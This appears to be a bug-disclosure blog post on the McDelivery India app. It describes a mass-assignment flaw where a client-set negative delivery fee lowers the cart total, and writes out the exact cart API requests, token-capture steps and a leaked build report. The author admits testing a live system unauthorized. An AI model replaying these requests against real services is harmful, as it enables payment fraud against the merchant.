I could order anything on McDonald's for almost free. Here's the bug
A delivery-fee field let the client set the McDelivery order total, down to almost zero. The APK also shipped the build report for its own front end. Reported to McDonald's India, fixed, and written up here.
on this page (11)
I took apart the McDelivery Android app over a few evenings. The build is
com.il.mcdelivery 15.5.1, pulled from APKMirror. I unzipped it and ran jadx for the
Java plus apktool for the manifest and resources, and most of the API surface came out
of the Angular bundles the app ships.
One of the endpoints takes a delivery fee the client is allowed to set, and the order total is arithmetic downstream of that field, so the fee decided the bill, and the fee was taking orders. The vulnerability is mass assignment: the API accepts a money column from the client that the app never sends.
What the APK carried #
The app is Angular inside a Capacitor shell, so the interesting code ships as webpack
bundles instead of readable Java. It also shipped stats.json, the webpack build
report, and nobody had stripped it. That file names the machine that built the app.
Every module path in it points at /home/sagacity-sagar/workspace/mdsx-app-fe, so the
developer handle sagacity-sagar and the repo name mdsx-app-fe sit inside the APK on
every phone that installed it, along with the build date and a map of the front end.
That map is the useful part. The module names cover order tracking, rider tracking,
referrals, the discount engine, and the CMS components, versioned banner-v1 through
banner-v7. No source is recoverable from the report, but the route names are enough
to see where the money moves before you read anything.
The live host refuses to serve stats.json. Shipping the same file in the APK defeats
that, and the service worker manifest lists every chunk under its own descriptive
filename anyway, so the route table is public either way.
The same read turned up an error endpoint that accepts writes without a session,
telemetry carrying the phone number and OTP in the clear, and internal hostnames in
the CSP header. Do not ship stats.json in the first place, and strip absolute paths
out of whatever build metadata you do ship.
Reading the API first #
GET /auth/user/guest/ mints a working token with no parameters at all. Asking for
object ids 0 and abc returned the same 401 both times, so authentication runs
before the lookup and ids cannot be probed for existence. CORS answers with
Access-Control-Allow-Origin: * and allows the authorization header.
The shipped web build sends Authorization: Bearer <token>, and this host rejects
that because simplejwt wants Authorization: JWT <token>. Any web client build
sending Bearer is silently unauthenticated here. My test client sends the scheme
the server accepts.
The live work was an afternoon of requests against carts I created and then deleted. No order was placed and no other account’s id was ever used.
How the token works #
The easiest way to hold one is the way I got mine. Log in at https://mcdelivery.co.in
on desktop, open devtools, and switch to the Network tab. Filter by Fetch/XHR, click
any API request that carries data, and the Authorization header holds the whole
thing:
Authorization: JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiw...
Copy the value after JWT and you have a working credential for
be.mcdelivery.co.in. Cart requests are the useful ones, since they fire the moment
you add an item, so you never have to complete an order to capture a token. If you do
not want to log in, GET /auth/user/guest/ returns a guest identity with an access
token and a refresh token. Guest tokens work for the cart and coupon endpoints, which
is what the rest of this post uses.
A JWT is three base64url segments joined by dots. The middle segment is the payload, and base64 is encoding, so anyone holding the token can read it:
{
  "token_type": "access",
  "iat": 1794054271,
  "exp": 1794056971,
  "jti": "<uuid>",
  "user_id": "<uuid>",
  "primary_contact": "+91XXXXXXXXXX",
  "is_active": true,
  "name": "<name>",
  "email": "<email>",
  "roles": [],
  "customer_id": 0,
  "segmentId": 12
}
Access tokens last 45 minutes and a refresh token swaps them. The header says
{"alg":"HS256"}, so the server signs with a shared secret, which keeps claims from
being forged and says nothing about keeping them private. The name, email, and phone
number ride along in the clear, worth remembering before pasting a token into a bug
report.
The websocket takes the token in the URL, /ws/order/?token=<JWT>. Tokens in query
strings end up in proxy logs. Every call also carries mds-pinfo, a base64 blob with
a stable deviceId, which is how the backend ties traffic to one browser without an
account.
Guest identity has one hard limit: a guest cannot own a delivery address. The address serializer rejects the caller’s own guest uuid, and that is what blocked the order step later.
Measuring the cart #
With a guest token I created a cart the way the app does, added a Chicken Maharaja Mac
and a McAloo Tikki from a real store, and read every money field back. In India GST
splits into CGST and SGST, which is why the tax appears twice, and gross_price is the
rounded number the UI shows. That reading was the base for everything after.
POST /cart/ is idempotent per user and business model: the same create call twice
returns the same cart and the second call ignores new fields. My first round skipped
the delete and recorded a clean zero, which looked like a working exploit and was a
measurement error. DELETE /cart/{id}/ first, then the create call binds what you
send.
The vulnerability #
The cart create body accepts distance_charges, a float the shipped app never sends.
It is the delivery fee, and the server never checks its sign. The exploit is three
requests.
Step 1: seed the charge at creation. The value is the target total minus the real
total, 29.00 - 436.81 in this run:
POST /cart/ HTTP/1.1
Host: be.mcdelivery.co.in
Authorization: JWT <token>
Content-Type: application/json

{
  "business_model_id": 4,
  "restaurant_id": 509,
  "isDistanceFeeApplicable": false,
  "distance_charges": -407.81
}
What makes it possible is mass assignment. A Django REST Framework serializer lists which model fields a request body may write, and anything on that list binds straight from JSON into a database column. The shipped app sends three keys on this endpoint, so those three were the only ones anyone had looked at. The serializer list is wider than the app, and a wider list is a bigger menu.
Step 2: add items. The negative is already committed, so item adds accumulate against it:
POST /cart/items/ HTTP/1.1
Authorization: JWT <token>
Content-Type: application/json

{
  "item_id": 2754,
  "cart_id": "<cart-uuid>",
  "quantity": 1,
  "ingredients": [],
  "derivatives": [],
  "is_customized": true
}
2754 is the Chicken Maharaja Mac. The second request is the same body with
"item_id": 65, the McAloo Tikki.
Step 3: read the cart back. The fee is a signed line item in the sum:
GET /cart/<cart-uuid>/ HTTP/1.1
Authorization: JWT <token>
{
  "sub_total_price": 364.0,
  "total_cgst": 10.41,
  "total_sgst": 10.41,
  "handling_charges": 39.99,
  "distance_charges": -407.81,
  "is_distance_fee_applicable": false,
  "total_price": 29.000000000000057,
  "round_off_value": 0.0,
  "gross_price": 29.0
}

This run used a lower target. The two items come to ₹364, the visible charges add ₹59.99 on top, and Total Payable still reads ₹16. The negative fee is not shown in the breakdown, which is part of why the total looks harmless on screen.
Arithmetic check: 364.00 + 10.41 + 10.41 + 39.99 - 407.81 = 29.00. The server takes
the number as given and adds it. The float noise is IEEE 754 doing what it does, and
gross_price is what the UI shows.
total_price = sub_total_price + total_cgst + total_sgst
            + handling_charges + donation_value + distance_charges
Change the target and the same three requests land the total anywhere. A burger chain runs on the gap between what a meal costs and what it charges. I was writing the gap myself, and nobody in the kitchen checked the receipt.
Next to it sits isDistanceFeeApplicable, a boolean. Send true, "yes", 1, or
null and the server stores false every time. The policy field is validated and the
money field is not, in the same payload.
There are no range checks anywhere near it. An empty cart stored -99999 without
complaint. With items in the cart there is no floor either: keep subtracting past the
real total and the payable number goes below zero. The same field binds on all four
business models, including dine-in, where a distance fee has no business meaning.
What the server checked #
Comparing the write paths narrowed it down faster than any payload did. Two doors into the same row, and only one of them asks for ID:
POST /cart/withdistance_chargesnegative: accepted, storedPATCH /cart/{id}/with the same field: 500, nothing writtenisDistanceFeeApplicableon create: coerced tofalsehandling_chargeson create: ignored, recomputed server-sidesub_total_priceon create: ignoreddiscount_idset to a made-up string: 400, foreign key validationdonation_valueon create: accepted, then pinned to a fixed value on patch
Creation runs a permissive serializer and the patch path runs a closed one. The 500 on
PATCH is Django choking on a value it did not expect, while create never asks the
question. That inconsistency was visible before I sent a single negative number.
Dead ends #
GET /payment/get-request-id?production= looked like a payment environment switch.
Every variant of the flag, including production=x, returned environment: "production". A value of x still comes back 200, so the parameter is ignored. I
wrote the negative result down and moved on.
Three invalid discount codes all came back as the same empty 200 {}, so there was
nothing to learn from the coupon endpoint.
POST /order/ carries no amount in its body, only a cart id, so the server resolves
the price from the cart row or recomputes it from line items. There is no checkout
endpoint to quote from, which points at the cart row and proves nothing. The order
call is also unreachable from a guest identity, because a guest cannot own a delivery
address. That is where testing stopped.
What was proven #
The fee binds at creation, has no range check, survives item addition, and moves the cart total to any figure including zero and below, on every business model, with real items in the cart. The arithmetic held across every run I did.
Whether the order endpoint inherits the number stayed untested, and payment stayed untested. Cart manipulation is enough on its own. What happens after the cart needs a registered account and a spare evening.
For legal reasons #
No order was placed. Any similarity between this statement and an order arriving at my address at 9:05 pm, delivered by a man on a scooter, is coincidental and legally deniable. I would never rob a billion dollar company, and I certainly would not do it with a negative number in a delivery fee. The fries, if they existed, were excellent.
Reported and fixed #
The report went to bugbounty@mcdonaldsindia.com with the request flow and the
measured results. They shipped a fix and confirmed it, and the field no longer binds
from the client.
The remediation that matters is taking money columns out of the create serializer and
deriving totals from line items. Rejecting negatives alone would have been a bandage:
a positive distance_charges on someone else’s order is an overcharge, and the same
hole faces both directions.
If you build carts #
Grep your create serializer for money columns. Any field that changes a total and can be set by a test client is one request away from someone else’s number. Treat the cart row as a cache and re-price when the order is placed. When one field in a payload is validated while its neighbour is not, look at the neighbour first.
Everything here ran against carts I made myself on a live backend. I never had permission to test it and I stopped at the cart, because past that point I would be ordering food with somebody else’s money. If you find the same class of bug in an app you do not own, report it and stop. The fries get cold while you wait for the reply anyway.
comments
No comments yet. If something here is wrong or unclear, say so.